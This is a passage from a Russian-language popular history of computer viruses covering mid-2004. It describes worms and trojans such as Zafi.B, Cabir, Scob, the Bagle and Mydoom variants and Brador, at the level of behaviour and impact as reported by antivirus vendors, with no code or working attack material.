28 мая 2004 года навсегда вошло в историю вирусописания благодаря тому, что специалисты компании Symantec завершили анализ первого в мире образца 64-битного вируса и квалифицировали его как «несерьёзную угрозу». Компьютерная программа, которой присвоили имя «W64.Rugrat.3344», представляла собой вирус «proof-of-concept»[67], то есть доказывала возможность создания таких вирусов в принципе. «W64.Rugrat.3344» не вырвался на «свободу», хотя и являлся первым «червём», способным успешно атаковать 64-битные исполняемые файлы операционной системы Windows. В то же время этот вирус не представлял никакой опасности для 32-битных платформ. Как сообщала The Globe and Mail, «W64.Rugrat.3344» был вирусом прямого действия, который выгружался из памяти компьютера после заражения. «Червь» был написан на коде IA64 (Intel Architecture) и поражал все исполняемые IA64 файлы, кроме библиотек *.dll, причём инфицировались файлы, которые находились как в одной директории с «W64.Rugrat.3344», так и в поддиректориях.

Кстати, относительно квалификации «W64.Rugrat.3344» специалистами компании Symantec как «несерьёзной угрозы» хотелось бы подчеркнуть, что «всё начинается с пятачка»: обсудили идею, обкатали концепцию, случайно или преднамеренно ознакомили с программным кодом широкий круг вирусописателей, запустили вредоносный код в Интернет, получили эпидемию, подсчитали убытки, обсудили идею… Знакомый сценарий?

31 мая 2004 года Интернет-издание ZDNet сообщило, что аналитики антивирусной компании Trend Micro пришли к выводу о том, что «вирусописатели снизили активность по созданию новых вредоносных программ, одна-

[67] Proof-of-concept (англ.) – проверка или подтверждение концепции.

ко уровень вирусной угрозы при этом не снижается». Несмотря на редкое появление таких знаковых программ, как «Sasser», общее число новых вирусов в мае 2004 года составило 1050 единиц, а в апреле экспертами Trend Micro было обнаружено более 1700 вредоносных программ. В компании также заявляли, что десятку самых распространённых вредоносных программ мая составляли «черви», и этот тип программ по-прежнему являлся самой крупной угрозой для корпоративных сетей и домашних пользователей. Интересно, что результаты мониторинга активности вирусов говорили о том, что вирусописатели начали повторно использовать в своих целях старые программные коды. «Они эксплуатируют уже существующие вредоносные коды и облачают их в новую форму», – считали представители Trend Micro. Они приводили наглядный пример появившегося в эти дни нового опасного вируса «Plexus»[68], авторы которого в качестве исходного кода использовали программный код «Mydoom».

Сразу после обнаружения этой вредоносной компьютерной программы антивирусные компании стали получать большое число сообщений о случаях инфицирования этим «червём». «Plexus» распространялся по локальным сетям и через Интернет в виде вложений в инфицированные электронные письма, через файлообменные сети, а также посредством «уязвимостей» в службах LSASS и RPC DCOM операционной системы Windows. Для того чтобы запутать пользователей и увеличить количество инфицированных компьютеров, «Plexus» имел пять различных вариантов электронных сообщений, которые различались по формальным атрибутам: заголовку, содержанию текста письма, названию файла-вложения. Вместе с тем его размер оставался неизменным – сжатый утилитой FSG файл занимал 16208 байт[69]. После загрузки системы «Plexus» копировал себя в системную директорию Windows под именем upu.exe и регистрировал этот файл в ключе автозапуска си-

[68] «Plexus» (англ.) – «Сплетение».

[69] В расраспакованном виде его размер равнялся 57856 байтам.

стемного реестра для обеспечения активизации «червя» при каждой последующей загрузке компьютера. Для определения своего присутствия в системе «червь» также создавал уникальный идентификатор «Expletus», а затем сканировал файловую систему инфицированного компьютера и рассылал себя по всем найденным адресам электронной почты.

Помимо процедуры самораспространения, «Plexus» располагал ещё двумя деструктивными функциями, представлявшими значительную угрозу для инфицированного компьютера. Во-первых, «червь» пытался разрушить антивирусную защиту компьютеров, защищённых «Антивирусом Касперского». Для этого он нарушал работу механизма автоматической загрузки обновлений антивирусных баз, что производилось при помощи подмены содержимого соответствующего файла в системной директории Windows. Не меньшую опасность для инфицированного компьютера представляла «троянская» составляющая «Plexus», с помощью которой он открывал для прослушивания порт 1250, предоставляя возможность проведения загрузки в компьютер файлов с их последующим запуском. Такой технический приём предоставлял компьютерным злоумышленникам доступ к удалённому управлению компьютером и, в частности, позволял запускать на выполнение различные команды и загружать файлы по усмотрению автора «червя».

Первый штамм полиморфного «червя» массовой рассылки «Zafi» – «Zafi.B» был обнаружен в Интернет 11 июня 2004 года[70].

[70] В июле 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Zafi.B
Другие названия	Zafi.b, W32/Zafi.b, W32/Zafi.B, W32/Zafi-b, W32/Zafi-B, W32/Zafi.b-mm, W32/Zafi.B-mm, W32/Zafi.b@mm, W32/Zafi.b@MM, W32/Zafi.b.worm, W32/Zafi.B.worm, Win32/Zafi.Worm.b, Win32/Zafi.Worm.B, Win32.Zafi.b, Win32.Zafi.B, I-Worm.Zafi.b, I-Worm.Zafi.B, PE_ZAFI.b, PE_ZAFI.B, Win32/Hung.Worm.b, Win32/Hung.Worm.B, W32.Erkez.b, W32.Erkez.B, W32.Erkez.b@mm, W32.Erkez.B@mm, I-Worm.Kapes.b, I-Worm.Kapes.B
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Венгрия
Длина	12800 байт[71]

Появившись на свет, «Zafi.B» не стал тратить время впустую, и в течение недели технические службы фирм-производителей антивирусного программного обеспечения фиксировали многочисленные жалобы своих клиентов на инфицирование их компьютеров этим вирусом. Быстро распространяясь по странам и континентам, он вызвал эпидемию, которая потом то затухала, то разгоралась вновь на протяжении довольно длительного времени.

Таким образом, «Zafi.B», хотя чисто функционально и был весьма похож на родоначальника семейства «Zafi.B» и представлял собой достаточно типичный образец класса почтовых вирусов массовой рассылки, намного превзошёл известность последнего и даже сумел войти в двадцатку наиболее

[71] В виде файла, сжатого утилитой FSG.

распространённых в мире компьютерных вирусов. С целью распространения он рассылал себя по всем адресам, найденным при сканировании файлов определённых типов на «жёстком» диске инфицированного им компьютера, а также копировал своё тело в директории, с наибольшей вероятностью разделяемые посредством сетей обмена файлами.

При заражении, по примеру «Zafi», «червь» «Zafi.B» пытался перезаписать ряд исполняемых в среде операционной системы Windows файлов, обычно относящихся к различным антивирусным продуктам, а в некоторых случаях и к иному программному обеспечению. Кроме сказанного можно отметить тот факт, что «Zafi.B» блокировал выполнение программ regedit, msconfig и task и пытался осуществить атаки типа DDoS против нескольких Web-сайтов в домене .hu.

15 июня 2004 года вошло отдельной страницей в историю вирусописания благодаря сообщению «Лаборатории Касперского» об обнаружении первого в мире сетевого червя для мобильных телефонов, которому присвоили имя «Cabir». Данный «червь» имел функции распространения по сотовым сетям и инфицирования мобильных телефонов под управлением операционной системы Symbian. В ходе предварительного анализа программного кода этой вредоносной компьютерной программы было установлено, что «Cabir» доставлялся на мобильные телефоны в виде файла формата SIS (Nokia Phone Game File), маскируясь под утилиту для защиты телефона Caribe Security Manager. При запуске заражённого файла «червь» выводил на экран надпись «Caribe», а затем устанавливал себя в системе и активизировался при каждой загрузке мобильного телефона. Выполняя свои функции, «Cabir» сканировал доступные устройства, использующие технологию передачи данных Bluetooth, выбирал первое из них и пересылал ему свою копию. Проведённый специалистами анализ какие-либо деструктивные функции в «Cabir» не обнаружил.

Зарегистрированная 24 июня 2004 года в Интернет вирусная эпидемия, представлявшая собой широкомасштабные атаки сразу на тысячи весьма популярных у пользователей Web-сайтов, сначала в очередной раз всколыхнула и озадачила мировое компьютерное сообщество и ведущих экспертов из реальных секторов экономики развитых стран, а затем вызвала соответствующую реакцию государственных служб и учреждений, например, в США и Западной Европе, которые также пытались проникнуть в суть сложившейся ситуации и подключиться к поиску и устранению причин происходившего. Средства массовой информации и профессиональные издания также не могли спокойно обойти эту тему стороной и оперативно публиковали достаточно выверенную информацию, статьи, результаты анализа и комментарии, посвящённые «необычной вирусной эпидемии».

Общими усилиями было установлено, что на этот раз виновником тревоги стал компьютерный вирус с троянским компонентом, которому дали имя «Trojan.JS.Scob.A», пытавшийся внедрить свой вредоносный программный код в компьютерные системы всех пользователей Интернет, посещавших уже инфицированные им Web-сайты. Интернет-издание Cnews, со ссылкой на информационное агентство Associated Press, сообщало, что к исследованию непонятной вирусной инфекции подключилось Министерство национальной безопасности США и эксперты, которые выясняли механизмы распространения вируса, чтобы создать необходимые средства защиты от этой инфекции. «Пользователи должны быть в курсе того, что любой Web-сайт, даже заслуживший их полное доверие, может оказаться заражённым и содержать потенциально опасный программный код, – предупреждали представители указанного министерства. – “Троянские” программы, проникающие в компьютерные системы пользователей с инфицированных Web-сайтов, позволяют злоумышленникам рассылать с них электронный мусор». Электронная инфекция, ускоренными темпами распространившаяся по Интернет, заражала последнюю версию серверного программного обеспечения MS Internet Information Server 5.0. При этом использовалась следующая схема: в

конец каждой размещённой на инфицированном Web-сайте страницы добавлялся написанный на JavaScript дополнительный программный код, при выполнении которого осуществлялось обращение к размещённому на другом сервере файлу. В этом файле как раз и содержался вредоносный код, поражающий компьютеры конечных пользователей. Симптоматично, что компания Microsoft отнюдь не мгновенно прокомментировала найденную вирусописателем «Zero-day Exploit»[72]. Эксперты отмечали, что последствия атак отличались необычайной масштабностью, но, впрочем, не вызвали серьёзных проблем, связанных, например, с обеспечением нормальной передачи данных в Интернет. По словам руководителя информационной службы «Лаборатории Касперского» Дениса Зенкина, «действительно, тысячи владельцев Web-сайтов, работающих под управлением Microsoft IIS 5.0, обнаружили факт взлома своих систем. <…> Вредоносный Java-скрипт, заразивший эти Web-сайты, пытался загрузить на компьютеры всех посетителей «троянскую» программу под названием “Padodor” – штаммы Padodor.W, Padodor.X, Padodor.Y, Padodor.Z. Системные администраторы до сих пор пребывают в недоумении относительно того, как этот скрипт попал к ним на Web-сайты. Вместе с тем, большинство специалистов все же сходятся во мнении, что заражение произошло через ещё неизвестную брешь в системе безопасности IIS 5.0». Между прочим, специалисты почти сразу выдвинули следующую версию: вполне вероятно, что компьютерные взломщики могли каким-то образом (например, обмен или покупка у нашедшего её вирусописателя) завладеть неизвестной «уязвимостью» и незаметно заразили серверы IIS по всему миру для распространения своей «троянской» программы.

1 июля 2004 года специалисты компании Symantec зафиксировали появление инфицировавшего компьютеры под управлением операционных си-

---

[72] «Zero-day Exploit» – *проф.* «Уязвимость», о которой пока ещё никому официально неизвестно и для которой, естественно, пока не существует необходимого обновления от фирмы-разработчика программного обеспечения, в котором найдена данная брешь.

стем Windows нового «червя», которому было присвоено имя «Doep». Вёл он себя вполне традиционно: сразу после загрузки пользователем компьютерной системы «Doep» активизировался и создавал в системной директории три файла – poet.log, readme.txt, poet.exe – и модифицировал системный реестр, обеспечивая свой автоматический запуск на случай перезагрузки или рестарта системы. А вот далее его поведение становилось не совсем стандартным. «Doep» записывал в поддиректорию %Windir%\System32\Inf, где %Windir%\ – это директория Windows, многочисленные копии различных утилит, компьютерных игр и взломщиков программ – «крэков», например, «Half-Life2» или «Pamela Anderson Multimedia Screen Saver». Конечно же, вы уже догадались, что все эти копии представляли собой не что иное, как вредоносный код «Doep». Затем директория %Windir%\System32\Inf прописывалась в качестве общедоступной директории сетей обмена файлами KaZaA, eMule, eDonkey2000, Lphant и Overnet, после чего дело было сделано, и «Doep» продолжал мешать пользователям, распространяясь по указанным сетям дальше. К счастью, этот «червь» так и не получил глобального распространения.

Не прошло и суток, как была обнаружена новая вредоносная компьютерная программа «Magold», распространявшаяся по электронной почте в виде заражённых вложений, через локальные сети и сети обмена файлами, а также каналы IRC. После открытия присланного файла пользователем вирус копировал себя в директорию Windows под именами raVe.exe и Maya Gold.scr и регистрировался в ключе автозапуска системного реестра. Затем «Magold» выводил на дисплей сообщение об ошибке, рассылал собственные копии по найденным в компьютере адресам, пытался проникнуть на доступные сетевые диски и в «пиринговые сети». Кроме того, «Magold» откровенно хулиганил. Он менял цвета активных окон, блокировал курсор мыши, не позволяя ему добраться до верха экрана монитора, а также отправлял на печать текст с жалобами на низкое качество реализации поддержки принтеров в Windows.

7 июля 2004 года Лента новостей – PROext сообщила о появлении новой опасной «троянской» программы по имени «Trojan.Win32.SorryUtil» (другое название – «Sorry utility»), которой была присвоена наивысшая оценка опасности. Чем же заслужил такую высокую оценку этот вредоносный код?

Данная «троянская программа» являлась Win32 приложением размером 22528 байт в упакованном утилитой сжатия UPX виде (в распакованном состоянии файл занимает 44544 байта). «Trojan.Win32.SorryUtil» не имел самостоятельного механизма распространения и переносился с одного компьютера на другой либо при осуществлении ручной рассылки сообщений по электронной почте, либо при выполнении пользователем обычной операции копирования информации с одного диска на другой. Кроме всего прочего, «Trojan.Win32.SorryUtil» был наделен деструктивными функциями. В частности, эта «троянская» программа сканировала все логические диски «жёсткого» диска компьютера, открывая каждый файл, к которому могла получить доступ, и заменяла его содержимое тремя символами, которые читались как общеизвестное нецензурное русское слово из трёх букв. «Trojan.Win32.SorryUtil» содержал в себе текстовое сообщение: I'm Sorry, utility. =))) («Извиняюсь, утилита. =)))»). Судя по такому «экспрессивному» поведению – сначала послать куда подальше, а затем извиниться, данная «троянская» программа, скорее всего, была создана в одной из стран Содружества Независимых Государств.

Практически сразу после появления «Trojan.Win32.SorryUtil» специалисты зафиксировали первые вирусные инциденты, связанные с данной «троянской» программой. Главная же опасность состояла в том, что при активизации пользователем «Trojan.Win32.SorryUtil» на инфицированном компьютере утрачивалась практически вся имеющаяся информация.

Вы можете сказать, что никаких изысков и трюков в поведении «Trojan.Win32.SorryUtil» не просматривается, и поэтому присвоенная ему наивысшая оценка опасности не оправданна. Но Лента новостей – PROext

почти одновременно с появлением «Trojan.Win32.SorryUtil» сообщила также о том, что по её данным 85% пользователей Интернет откроют приложенный файл, если он получен со знакомого адреса. Пользователи электронной почты, вероятнее всего, откроют вложенный файл вне зависимости от его формата, если будут уверены, что он отправлен кем-то из их знакомых. Поэтому невнимательный пользователь мог спокойно выполнить операцию копирования на «жёсткий» диск компьютера, что как раз и было равносильно активизации «Trojan.Win32.SorryUtil» и уничтожению собственными руками информации на всех логических дисках компьютерной системы.

19 июля 2004 года вошло в историю вирусописания благодаря краткому сообщению «Лаборатории Касперского», проинформировавшей компьютерное сообщество об обнаружении первого компьютерного вируса для одной из наиболее популярных платформ среди мобильных устройств (карманных компьютеров, смартфонов) Windows Mobile. Этот вирус получил имя «Duts» и представлял собой концептуальную вредоносную компьютерную программу, которая пока только демонстрировала возможность инфицирования платформы Windows Mobile. Проведённые исследования и анализ вредоносного кода со всей очевидностью показали, что вирус обладает способностью к эффективному размножению в среде Windows Mobile. Однако вызвать крупномасштабную эпидемию «Duts» не смог, так как не имел активных функций распространения, инфицировал ограниченное количество файлов и однозначно проявлял себя при попытке размножения. Тем не менее, всё было очень серьёзно, ведь «Duts» был написан известным вирусописателем, выступавшим под псевдонимом Ratter и являвшимся активным членом уже упоминавшейся нами ранее международной группы «29A». Эта группа приобрела дурную славу созданием ряда концептуальных вредоносных программ, идеи которых затем вдохновили других вирусописателей на создание вполне работоспособных и «живучих» вредоносных программных кодов.

Первое полугодие 2004 года закончилось достаточно спокойно, по сравнению с его аномально бурным началом, но уже в июле эксперты в обла-

сти безопасности предупреждали, что «с угрожающей быстротой распространяется волна компьютерных “червей” и вирусов нового вида, модифицированных вирусописателями для затруднения их обнаружения». Причём на этот раз большая часть вредоносных кодов представляла собой новые штаммы хорошо известных семейств компьютерных вирусов, а некоторые из них имели ещё и «троянскую» составляющую, которая позволяла злоумышленнику получить и осуществлять контроль над инфицированным компьютером. Например, в соответствии с информацией от Computer Associates, были обнаружены новые варианты хорошо известных червей «Bagle» и «Mydoom», количество которых, как подчеркивали специалисты компании, «увеличивается угрожающе быстро». Во второй половине июля вице-президент Computer Associates Сэм Карри сделал следующее заявление: «За последние шесть дней экспертами нашей компании было обнаружено пять новых вариантов червя “Bagle” и несколько новых технических приёмов, применяемых “Mydoom”, что представляет собой серьёзную угрозу всей среде Интернет»[73].

Утром 19 июля 2004 года компания Panda Software обнаружила появление нового штамма «Bagle» – «Bagle.AH» (другое название – W32/Bagle.AH.worm), использующего для своего распространения как почту, так и программы обмена файлами, такие, как KaZaA, Morpheus, e-mule, LimeWire. Начиная со второй половины дня лаборатории компании Panda Software – PandaLabs стали получать большое количество отчётов об инфицировании «Bagle.AH», а представитель Panda Software сделал заявление о том, что этот штамм представляет реальную угрозу для большого числа компьютеров[74].

---

[73] Напомним, что в январе 2004 года оригинальный вирус-червь «Mydoom» в считанные часы сумел инфицировать более миллиона компьютеров по всему миру, засорив тем самым каналы передачи данных в Интернет, а это повлекло за собой большие задержки в доставке электронной почты.

[74] Примерно в то же время, что и «Bagle.AH», в Интернет начал распространяться следующий штамм «Bagle» – «Bagle.AI», который во многом повторял своего предшественника

В целях своего как можно более широкого распространения этот вирус использовал электронное сообщение. Текст сообщения содержал такие фразы как Predators («Хищники»), Lovely animals («Восхитительные животные»), fotoinfo («фотоинфо»), The snake («Змея») или Animals («Животные»). Для распространения по другим электронным адресам требовалось открыть вложение, что приводило к началу инфицирования. Имя вложенного файла могло быть Serials.txt.exe, Porno Screensaver.scr, Microsoft Office 2003 Crack, Working!.exe, или Music_MP3.com. В некоторых случаях вложенный файл упаковывался утилитой WinZip в защищённый паролем архив. При запуске содержащего «Bagle.AH» файла инициировался поиск адресов электронной почты, по которым затем «червь» рассылал свой программный код. Для распространения посредством передачи по сетям обмена файлами «червь» использовал свой файл-копию, который размещал в общей директории предназначенной для обмена файлами программы под именем, которое привлекало внимание пользователя и подталкивало его к перекачиванию и запуску этого файла-копии. Опасной способностью «Bagle.AH» было блокирование антивирусных программ и средств обеспечения безопасности, что оставляло компьютеры незащищёнными от последующих атак.

26 июля 2004 года компания Panda Software зафиксировала появление в Интернет очередных опасных штаммов известного семейства компьютерных вирусов «Mydoom» – «Mydoom.M» и «Mydoom.N» соответственно.

и также стал причиной эпидемии. В связи с этим фирма McAfee повысила первоначально установленный для «Bagle.AI» уровень угрозы. Новый штамм использовал поддельный почтовый адрес: электронное письмо, прикреплённым к которому он приходил к новому пользователю, снабжалось обратным адресом известного получателю адресата. Кроме того, «червь» мог маскироваться под музыкальные и фотографические вложения. Финская компания F-Secure сообщала о том, что новый штамм «Bagle» – «Bagle.AI» имеет встроенный «троянский» компонент, а по дополнительной информации фирмы MessageLabs, ею были перехвачены более 17615 последнего варианта Bagle.

Вредоносный программный код «Mydoom.M» распространялся через Интернет в виде вложений в инфицированные электронные сообщения и парализовал работу поисковых порталов. Причём сама технология распространения «Mydoom.M» была неординарна, а выведение из строя таких общеизвестных поисковых систем Интернет, как Yahoo!, Google, Lycos, Altavista не являлось, как можно было предположить, самоцелью данного штамма и представляло собой лишь побочный эффект применённого метода рассылки «червя». Итак, «Mydoom.M» активизировался при запуске вложения, прилагаемого к инфицированному электронному сообщению, устанавливал себя в компьютерную систему и начинал процедуру саморазмножения. Для этого он сканировал файловую систему компьютера в поисках электронных адресов, по которым впоследствии рассылал свои копии, а также… применял не имевший до того прецедентов способ получения этих адресов. «Mydoom.M» отправлял на четыре популярные поисковые системы – Yahoo!, Google, Lycos и Altavista – специально подготовленный запрос и дожидался ответа на него. По получении от сервера ответа он незамедлительно просматривался на предмет содержащихся в нём электронных адресов, по которым в дальнейшем производилась рассылка инфицированных «Mydoom.M» сообщений.

Задумано было не без «изюминки», но слишком большое количество обращений от заражённых «Mydoom.M» компьютеров привело к быстрому возникновению сбоев и отказов в работе всех четырёх поисковых систем, что остановило лавинообразное распространение «хитрого» штамма. 26 июля известная газета Washington Post сообщала следующее: «Поисковые системы, такие, как Google, Yahoo, Lycos и AltaVista, на протяжении длительного времени были недоступны для многих пользователей. Так, Google был недоступен в течение 4 часов. По мнению специалистов, перебой в работе поисковых систем был вызван атакой нового варианта компьютерного вируса “Mydoom”». Однако это не всё. Многие пользователи отметили, что «Mydoom.M» приходил в виде электронного послания от провайдера доступа в Интернет, а электронные сообщения были отправлены с корпоративных

адресов электронной почты. Кроме задержек в работе сервисов Интернет, основным деструктивным элементом «Mydoom.M» являлась процедура установки так называемой «backdoor»-программы. Проникнув в компьютерную систему, «червь» с помощью этой программы открывал на инфицированном компьютере порт для приема удаленных команд. Это позволяло вирусописателям полностью контролировать инфицированную компьютерную систему, изменять данные, устанавливать программы и т. д.

Второй из появившихся новых штаммов – «Mydoom.N» - распространялся через электронную почту, используя свой собственный механизм SMTP. Этот «червь» устанавливал исполняемый файл с расширением *.exe, который открывал и прослушивал порт, функционируя в этом случае как «чёрный ход» или «backdoor». Таким образом, он позволял злоумышленникам получить доступ к инфицированному компьютеру для осуществления с его помощью действий, которые нарушали конфиденциальность данных, а также мешали нормальной работе компьютерной системы. «Mydoom.N» создавал следующие записи в системном реестре операционной системы Windows:

HKLM\Software\Microsoft\Windows\CurrentVersion\RunJavaVM = %WinDir %\java.exe;

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices = %WinDir %\Services.exe.

«Mydoom.N» также создавал следующие файлы в директории Windows: %WinDir%\java.exe (собственная копия) и %Windir%\Services.exe («троянский» компонент).

В отличие от «Mydoom.M» этот штамм ничем особенным не прославился и получил достаточно ограниченное распространение.

Некоторые авторы распространяемых по электронной почте компьютерных вирусов стали применять всё более утончённые уловки, трюки и ухищрения с одной только целью – соблазнить, подтолкнуть, заставить пользователя открыть приложенные к электронному сообщению файлы. Среди

инноваций того времени можно выделить, к примеру, темы якобы произошедшего самоубийства бывшей звезды Голливуда, на то время исполнявшего обязанности мэра г. Лос Анжелес (штат Калифорния, США), а ныне губернатора Калифорнии – Арнольда Шварценеггера, а также самоубийства Осамы Бен Ладена, известного как террорист номер один в мире. Новый компьютерный вирус «Hackarmy» был обнаружен 23 июля специалистами антивирусной фирмы Sophos, после того как он был отправлен нескольким Интернет-агентствам новостей, сообщал Web-сайт ZDNet. В тексте письма была ссылка на архив OsamaFoundDead.zip, который содержал «троянские» компоненты. При открытии этого вложенного файла, якобы содержащего полученные журналистами CNN изображения самоубийства Осамы Бен-Ладена, компьютер инфицировался «Hackarmy» и теперь мог использоваться для новых атак и распространения спама. Эта «троянская» программа быстро распространилась в США и Европе. «В данном случае компьютерные злоумышленники в полной мере используют общественный интерес к любым свежим новостям о борьбе с терроризмом», – так прокомментировали сложившуюся ситуацию специалисты компании Sophos. 29 июля 2004 года, в виде флэш ролика о Буше, последовал российский ответ на вирус «Hackarmy». Российские вирусописатели создали «троянскую» программу, маскирующуюся по методу «дроппер» с пиктограммой Flash, который инсталлировал в систему основного «троянца» – «Trojan.PSW.LdPinch». В очередной раз использование вирусописателями метода социальной инженерии привело к тому, что компьютерный вирус, не имеющий каких-либо активных средств размножения, вызвал локальную эпидемию. Пользователь часто покупается на подобные уловки. По данным компании Sophos процент результативности подобных вирусных атак порой достигает 50%.

Политика, шутки, социальная инженерия – это, конечно, интересно, но понесённые финансовые убытки от атак компьютерных вирусов – нет, не США, а например, только украинскими компаниями за первое полугодие 2004 года – составили 45 млн. евро, что было на 30% больше, чем за анало-

гичный период 2003 года. Этой информации можно верить, так как её источником был маркетинг-директор компании Украинский Антивирусный Центр (УАЦ) Евгений Шевченко. Причём, по мнению специалистов УАЦ, наибольший ущерб в пересчёте на один компьютер понесли компании, относящиеся к среднему бизнесу. Это как раз тот сектор экономики, где сконцентрировано наибольшее количество компьютеров, но при этом затраты на техническую защиту информации минимальны. Большинство же крупных украинских компаний после эпидемий 2003 года стало уделять гораздо больше внимания антивирусной защите и благодаря этому смогло минимизировать свои убытки в первом полугодии 2004 года. Кроме того, Евгений Шевченко подчеркнул, что «за прошедшие шесть месяцев значительно возросло количество вирусных инцидентов, связанных с домашними пользователями Сети: к примеру, за этот период более 90% пользователей провайдера ОАО “Укртелеком” подвергались воздействию вирусов». Основной причиной массовых вирусных эпидемий в этом сегменте было названо «практически полное отсутствие средств антивирусной защиты и межсетевых экранов».

Ведущим отечественным и зарубежным специалистам антивирусных компаний уже давно известно, что в каждом календарном году есть несколько месяцев, когда активность вирусописателей снижается до минимума. Эти периоды – июнь, июль и декабрь каждого года. Основной причиной для такой закономерности обычно называется совпадение этих месяцев с традиционным для большинства людей временем летнего и зимнего отдыха. Вот и июнь 2004 года в целом не стал исключением из правила, а июль немногим отличался от июня[75]. Первые вирусные пятёрки, десятки и двадцатки различных рейтингов антивирусных компаний как у нас в стране, так и за рубежом практически замерли – фактически изменялись только текущие статистиче-

[75] Отметим, однако, что всего в июле было зафиксировано более 1000 различных вредоносных программ всех видов и классов, а это почти в три раза больше чем в июне.

ские цифры наличия вирусов в Интернет. Мелькавшие в сообщениях названия семейств-лидеров вредоносных компьютерных программ оставались прежними и не покидали занятые ими пьедесталы: «Mydoom», «Zafi», «Bagle», «Sobig», «Netsky». По поводу «Mydoom» и многочисленных штаммов «Bagle», «Sobig» и «Netsky» особенных вопросов не возникает. Но вот «Zafi», а точнее штамм-лидер «Zafi.B»… Ведь, как отмечали эксперты, по сложности программного кода и уровню применения методов социальной инженерии «Zafi.B» представлял собой «совершенно среднего и малоинтересного “червя”, который, тем не менее, смог обойти гораздо более “технологичные” вирусы, и это является одним из парадоксов текущей ситуации на вирусном фронте. Да, метод составления текста письма (используется текст на языке страны получателя письма) довольно оригинален, но это практически единственная заметная его черта». Ответ на этот вопрос, вероятно, лежит в следующей плоскости – здесь действует так называемый человеческий фактор: большинство пользователей в условиях «затишья» стали менее внимательно относиться к самым простым мерам предосторожности.

5 августа 2004 года Лента новостей PROext сообщила о том, что зафиксировано появление утилиты удалённого администрирования размером 5632 байта по имени «Brador» (другое название – «Backdoor.WinCE.Brador.a»), которая заражала КПК, функционирующие на базе Windows CE. После своего запуска утилита «Brador» создавала файл с именем svchost.exe в директории автоматического запуска операционной системы, получая, таким образом, контроль над системой при каждом последующем включении КПК. Затем эта утилита определяла IP-адрес инфицированной системы и отправляла его по электронной почте своему «хозяину», сообщая ему о том, что КПК находится в сети и сама утилита активна и готова к выполнению команд. После этого для приёма удалённых команд «Brador» открывал порт 2889. Основной функцией «Brador» как раз и являлось открытие портов на инфицированных им компьютерах с целью предоставления злоумышленнику доступа к КПК и осуществления полного контроля над этим мобильным устройством. Вредо-

носная программа, кроме функций автоматической загрузки и удалённого управления, обладала способностью добавления в оперативную память КПК и удаления из неё файлов, а также могла пересылать их злоумышленнику. Утилита «Brador» не имела собственной функции распространения и проникала в КПК пользователя под видом безобидной компьютерной программы, используя для этого традиционные для «троянских» программ способы: через вложения в электронных сообщениях или в процессе прямой загрузки программного обеспечения по Интернет, а также при копировании данных из «стационарной» компьютерной системы. Интересно, что по некоторым признакам автором «Brador» мог быть российский вирусописатель. Этот вывод был сделан на основании того, что информация о появлении первой «backdoor»-программы для КПК поступила с российского адреса электронной почты, а текст сообщения был написан на русском языке. Особые опасения специалистам внушал тот факт, что разработка «Brador» позиционировалась в качестве коммерческой – всем желающим предлагалось приобретать клиентскую часть утилиты за деньги, и это значило, что в ближайшее время данная «троянская» программа могла весьма широко распространиться. «Пользователи мобильных устройств находятся в реальной опасности, и мы можем только предположить, что компьютерный андеграунд в ближайшее время ещё больше активизируется в создании вредоносных программ для мобильных телефонов и карманных компьютеров. Ситуация с мобильными устройствами развивается так же, как в свое время с настольными компьютерами, и вполне возможно, что нас ожидают крупные вирусные эпидемии для КПК», – высказал своё мнение по этому поводу Евгений Касперский.

Ещё не высохли чернила сообщений о появлении утилиты удалённого администрирования «Brador», как пришлось констатировать факт обнаружения «троянской» программы, разработанной специально для смартфонов под управлением операционной системы Symbian. Вредоносный код был выявлен в пиратской версии компьютерной программы «Mosquitos 2.0» – популярной игры для смартфонов шестидесятой серии. Взломанная версия «Mosquitos

2.0», распространяемая по пиринговым сетям, заразив «троянской» программой пользовательский смартфон, осуществляла массовую рассылку текстовых сообщений с инфицированного смартфона. Два вируса, ориентированных на портативные устройства, за один месяц!

9 августа 2004 года появился очередной штамм «Mydoom» – «Mydoom.P», который аналогично предыдущим штаммам тоже использовал для своего распространения электронную почту, а в качестве средства поиска адресатов – популярную поисковую программу Yahoo. В темах электронных писем, рассылаемых «Mydoom.P», содержалась информация, призванная гарантированно обратить на себя внимание пользователей: «SN: Новая безопасная почта», «Re: продвинутая почта», «Состояние доставки», «Re: Ответ сервера» и т. п. После запуска на компьютере жертвы вирус распространялся по файловой системе, в первую очередь, поражая файл winlibs.exe, как правило, содержащий множество фамилий и имён, которые затем использовались при фальсификации обратного адреса рассылаемых электронных сообщений. На заключительном этапе «Mydoom.P» искал почтовые адреса при помощи Yahoo и впоследствии рассылал по ним свой вредоносный программный код.

На следующий день, 10 августа, в связи с большим количеством инцидентов инфицирования компьютеров пользователей Panda Software объявила вирусную тревогу, получившую статус «оранжевой». Виновником такой реакции со стороны уважаемой компании стал штамм, представляющий собой нового члена успевшего порядком поднадоесть всем семейства компьютерных вирусов «Bagle», которому присвоили имя «Bagle.AM». По этому поводу руководитель лаборатории PandaLabs Луис Корронс счёл необходимым сделать следующее заявление: «“Bagle.AM” – ещё один представитель большого семейства “червей”, появившегося 7 месяцев назад. Посылая файл, содержащий ссылку на цены или пароли, он делает ставку на человеческий фактор, пытаясь ввести пользователей в заблуждение. Он сочетает различные методы

заражения. Количество инцидентов может возрасти в течение последующих часов, и тот факт, что множество пользователей по всему миру любят побродить по Интернет в свободное время, делает ситуацию ещё опасней». Между тем, пресловутый «Bagle.AM» продолжал быстро распространяться по электронной почте, рассылая свой упакованный утилитой WinZip файл размером 6 Кб, содержащий скрытый файл с расширением *.exe и файл HTML с аналогичным именем. В том случае, если пользователь запускал HTML файл, то автоматически запускался и файл с расширением *.exe, который копировал себя в операционную систему и создавал в системном реестре свои ключи.

